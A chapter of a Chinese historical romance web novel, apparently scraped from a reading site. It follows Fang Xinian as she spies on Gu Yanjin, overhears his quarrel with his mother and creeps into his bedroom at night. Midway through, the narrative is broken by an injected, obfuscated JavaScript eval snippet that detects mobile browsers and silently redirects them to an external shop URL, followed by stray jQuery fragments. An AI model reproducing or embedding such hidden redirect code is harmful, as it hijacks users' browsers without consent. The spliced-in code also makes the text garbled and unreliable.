房惜念一脚踩在他的脚尖上,痛得熊孩子捂脚原地蹦跶。
等熊孩子反应过来,一抬头,发现他香香的叔母不见了!
宋跃抱胸:“别看了,人早跑了。”
姑承允见他冷着一张脸,还要去找小叔,防止打扰房惜念去勾引小叔,一把勾住他的脖子往后拉:“宋跃,都来避暑了还那么认真干什么,爷带你去玩蛐蛐。”
宋跃臭着脸,一掌推开他:“放开!”
月光之下,二人有来有回的推搡,愣是没让宋跃找上姑衍烬。
房惜念偷偷跟在姑衍烬身后,他走一步,她走两步,为防止被发现,手拿两只树枝挡在面前,对方一旦有停顿动作,她立马跑到假山后边躲起来,却没注意到,她躲进假山后,被风浮起一小片裙摆暴露了位置。
姑衍烬沉默看着,并未去揭穿她,渐渐眼中浮现几许意味,但这意味很快被来人打断。
房惜念再次探出脑袋时,原本还站在花园中央的姑衍烬已然不见,她拿着树枝走出来,一时有点儿傻眼,腿长走路这般快,眨眼间就没影子了。
她不信邪,估摸着就两条路,她往姑衍烬原本站的位置选,寻过去。她正想着等找到姑衍烬,如何暗中给他使绊子,让他知道知道,她房家女儿不是那般好惹的,正恶狠狠的想,下一刻她看到什么,躲进花丛里,拿着树枝挡住头。
贵妇口中责怪:“你兄长得圣意外派,配合御史大夫暗中私访,以防当年惨案有漏网之鱼,你为何不随同大郎去?”
姑衍烬不作回答,垂下昏暗的眸,摆动垂沿的宽袖。
“你长大了,翅膀硬了,可以飞出去胡作非为,不再听母亲的话是不是?”
“你就这么容不下你兄长?”
姑夫人见他毫无反应,眼眶微红湿润,她低头抹去眼角的泪,面露失望,好像他是极为忤逆的不孝子。
姑衍烬笑出来,低哑声音透出无畏:“是啊母亲,我就是容不下他,他的生死对我来说,并不重要。”
那位雍容华贵的夫人,二话不说给他一巴掌,清脆响声吓跑房惜念面前的萤火虫,树枝分开狭缝,让她更清楚看到姑衍烬不动如山的身姿,仅仅一巴掌,也没能低头半分。
这样偷听别人讲话不太好,何况她还亲眼看到姑衍烬被打,若是被他知道自己在这偷听,自己吃不了兜子走,想到这,她鼓着心跳声,屏住呼吸小心翼翼地往后退。
“他是你兄长,你怎能如此讲话,这就是你一直不归家的原因吗?”姑夫人气的手抖,懊恼怎么就生出这般刺头的儿子来。
姑衍烬对上母亲失望的眼睛,面色僵硬,他扯唇一笑,没解释:“不用三番两次提醒我,我知道他是我兄长,我和兄长是亲兄弟,根源血脉相连,母亲自小教导我,没忘。”
姑夫人一愣,看着他半晌,攥了下手帕:“娘希望你和大郎兄恭弟敬。”
“母亲对兄长诸多忧心,儿子自小看在眼里。”姑衍烬低声几乎平静。
姑夫人脸色僵硬:“二郎,娘对你同样忧心。”
她看姑衍烬脸上多出来的巴掌印,试图摸向他的脸,却在空中停顿下来:“是为娘对你严厉些,但不代表我不把你放下心上,衍烬,多回家同母亲用膳,母子没有不同堂吃饭的道理。”
姑衍烬看她退缩的手,唇角勾起嘲讽之意。
他的嘲讽,刺痛姑夫人的眼睛,她声音颤抖:“二郎我...大郎自小体弱不能习武,你武艺高强却让人省心。”
姑衍烬面无表情听着,听惯这些话自是没什么表态,听不出情绪道:“母亲还有事吗?无事的话,回去早点休息。”
旁晚,姑衍盛陪同徐夫人一同下棋,回头瞧见母亲脸色很不好地回来,他起身过去把人扶进来。
“娘,你去找元盼,元盼是气你了?”
姑夫人面色憔悴:“他在怪我,心中有怨怼。”
姑衍盛思绪:“元盼自小不在你和爹身边,如今自是有了想法,我想他不会真怪你。”
“你体弱不能习武,他打小身强体壮,一年半载落个水也不会生病,就算得了风寒,次日醒来便能好,如此让人省心倒让我忽视了他。”姑夫人接过丫鬟递来的凉茶,蹙起眉。
姑衍盛点头:“回头我与他多谈心便是,元盼需要家人关心。”
..
房惜念拿着树枝不断退啊退,退到一定程度,她拿手袖抹了下额头的冷汗,眼看四周无人,她起身赶紧走,绕到花园假山之地,迎面撞上一堵结实的肉墙。
来人的掌心扶稳她腰身,炙热灼烫她腰肉,她用力推开对方,忙往后退上好几步。
看清对方是谁后,房惜念一阵心虚,用树枝指着他:“你等着,我不会放过你的!”
姑衍烬看着她,目光落在歪下去的树枝叶,再移到她惊慌的脸上,有意朝她靠近:“你要怎么不放过我?”
他立身在前,像一座耸立的山遮去月亮洒下的光,覆下他的身影,眼前陷入阴暗,房惜念有意和他保持距离,身前却能感觉得到他身上传来的温度。
一呼吸,就是他身上独属的气息,清冽冷淡的。
姑衍烬夺走她手里的树枝,指尖在树枝上抚下,眼神幽深,目不转睛凝视她:“我对小打小闹没兴趣。”
房惜念深呼吸,壮起胆子斜视他:“谁和你小打小闹,你辜负我姐姐的事,我都知道了,我不会就此算了的。”
姑衍烬动作一顿,姐姐?
房惜念瞥他一眼又一眼,树枝在他手中好生把玩,眼神却直勾勾盯着她,不知怎地,肌肤浑然起了一阵麻感,她不知所措地往后退,头也不回的跑远。
姑衍烬看着她消失在夜晚道路里,放下树枝,凌厉侧脸隐入夜色里,看不清神情,他低眉,把玩手中的树枝。
宋跃一到,手里被塞进一支潦草的树枝,姑衍烬动身越过他:“去探房惜念最近和谁往来,”语调停顿,思绪片刻:“是否恢复记忆,恢复多少。”
宋跃看主子的表情,大概猜出房惜念那家伙又做出让人匪夷所思的事情来。
此时,房惜念回到自己的小院,就看见姑承允被五花大绑捆在树上,看见她来,疲惫的眼睛瞬间发光发亮,溢出满满当当的泪水,特别委屈可怜的呜呜起来。
房惜念拿下他嘴里的手帕,一声震耳欲聋的哭喊直把她逼退几步:“惜念,你怎么才来啊,我要被蚊子咬死了,你要是再晚回来,我就要失血过多,晕过去了!”
太吵了,她直接捏住姑承允的嘴巴,拍拍他的脑袋:“别吵,我给你解绑。”
“呜呜!”姑承允睁着被拯救的闪亮眼,嘴巴被松开,也不闲着。
“怎么样,惜念,你成功勾引到我小叔没,他心情不好,你怎么纾解他的心情,是不是嘴都亲上了。”
房惜念手被气抖了,看着手里解开一半的粗绳,直接用力拉紧,哪壶不提哪壶,不说这个她就不来气。
“姑承允,你就是皮痒了!”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17790885|209330||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
“痛痛痛!祖宗,我错了我错了!”姑承允哽咽。
欺负他叔不成,还不能拿小的撒气,房惜念鼓起脸,一脚踩在树身上,再用力一拉:“还敢不敢乱说话,信不信我把你给勒没气!”
“嗷嗷嗷,不敢不敢了!”
“我告诉你,我和你小叔不可能,这辈子都不可能!明白没!”
“明白明白,你和我小叔不可能!”
“我和你小叔有血海深仇!”
“嗯嗯,血海深仇!”
“什么?”
姑承允反应过来,扭身去看憋红脸的房惜念,还在用力的气喘吁吁,满眼惊愕:“什么血海深仇,我怎么听不明白。”
房惜念松开粗绳,看着眼前还在装傻充愣的姑承允,对他大失所望:“我一直以为,你把我当朋友,没想到你一直想利用我。”
姑承允差点跪下来发誓,他摇头:“我不是,我没有,我发誓!”
房惜念揪过他的手:“那我问你,在我失忆之前,我们认识且关系匪浅是不是。”
姑承允一本正经,眼神看起来毫无破绽:“不是。”
撒谎撒太多次,连他都差点信了,只能先对不起叔母了。
他不说实话,那只能由房惜念自己去见证,半夜寂静,玉华宫几乎所有人熄灯歇下,锦衣卫提灯轮班上岗巡逻,房惜念需要避开他们的视线,偷偷潜入姑衍烬的寝室。
一切进行格外的顺利,顺利到她一出现,锦衣卫就消失了。月光洒下,斜着窗贝透进姑衍烬的寝室,晕开一片光色,房惜念小心翼翼推开窗贝,提起裙摆爬上窗沿,探出脑袋去看里屋的人。
床榻上的男人好像听见动静,吓得房惜念赶忙躲在窗壁下,用备好的树枝挡在头顶,里头传来脚步声,走到窗户前就消失了。
房惜念下意识屏住呼吸,完全不敢抬头看,心跳在耳边打鼓,一下比一下快,一下比一下响,她好怕被一墙之隔的姑衍烬听到,尤其是没关窗户,很容易暴露。
她憋红了脸,放缓呼吸,冷汗浸湿单薄纱衣,姑衍烬好像没发现她,把窗户一关,脚步走远。
房惜念重重松口气,暗自窃喜,她这么大的活人都没发现,姑衍烬也没那么厉害嘛。
她蹲在地上片刻,里面没动静了,她又爬起来去偷偷开窗,介时一阵风将手里的窗门脱离,单边撞回去,发出好大一声响,吓得她连忙蹲回去,把树枝挡在头顶。
姑衍烬翻身而起,再次来到窗户前,修长手指搭上快撞歪的窗门,意味深长来一句:“怪了,窗长脚了。”
等窗户再次关上,房惜念直接站起来,却不知她这一站,身影倒映在窗户上,在里头暴露得一览无余,她悄悄再次打开窗户,这次很顺利的跨越窗沿,脚尖触碰砖石,鬼鬼祟祟关上窗门。
她摸着黑转过身,接着月亮镀进来的光,轻手轻脚朝姑衍烬床榻走去。
结果一不小心踩在他的鞋靴上,脚一扭,重心不稳地扑到姑衍烬的怀中,他低声一哼,闻声她大惊失色,对上他眼睛瞬间,掌心捂住他。
她不知道‘姐姐’脾性,但应是温柔的,她软声道:“烬郎,一别数年,今儿我入梦来,你可觉打扰?”
姑衍烬沉默片刻,没有拿开她的手:“夫人要来,自是不会打扰。”
房惜念看他有模有样,一看还真那回事,半点没有做贼心虚的模样,不过教训人自是不能操之过急,要循循善诱之,再一击毙命。